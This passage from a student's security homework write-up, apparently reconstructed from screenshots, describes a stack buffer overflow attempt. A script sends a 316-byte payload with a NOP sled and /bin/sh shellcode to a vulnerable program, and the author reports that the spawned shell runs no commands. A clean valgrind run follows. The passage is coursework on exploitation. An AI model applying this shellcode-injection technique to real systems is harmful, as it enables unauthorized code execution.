buffer is at 0×ffffbfa4
Give me some text: █
```

It's clear that the buffer is at a new location now. So I update the script, and run it:




kungpowchikn@kali: ~/Documents/CyberSecurity/HW6
File Actions Edit View Help

```
┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$ ./HW6.sh
Payload is ready with size of 316
Sending Payload ...
buffer is at 0×ffffbfc4
Give me some text: Acknowledged: �����������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
�������������������������������������������������������1�1�1ə��j
                                                               XQh//shh/bin��Q��
S��L�� with length 300
Good bye!
whoami

┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$ ./HW6.sh
Payload is ready with size of 316
Sending Payload ...
buffer is at 0×ffffbfc4
Give me some text: Acknowledged: �����������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
�������������������������������������������������������1�1�1ə��j
                                                               XQh//shh/bin��Q��
S��L�� with length 300
Good bye!
date

┌──(kungpowchikn㉿kali)-[~/Documents/CyberSecurity/HW6]
└─$ 
```

I do still get a prompt to enter something, however no commands execute!

Finally, for completeness, I'm perform a dynamic analysis with valgrin

- **python -c 'print("A"*400)' |valgrind --leak-check=full -s ./hw02.exe**



```
buffer is at 0×feffaf04
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA with length 300
Good bye!
==38459==
==38459== HEAP SUMMARY:
==38459==     in use at exit: 0 bytes in 0 blocks
==38459==   total heap usage: 3 allocs, 3 frees, 24,064 bytes allocated
==38459==
==38459== All heap blocks were freed -- no leaks are possible
==38459==
==38459== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 0 from 0)
```

I recompiled the executable to work around the permissions requirements, however valgrind has not found any vulnerabilities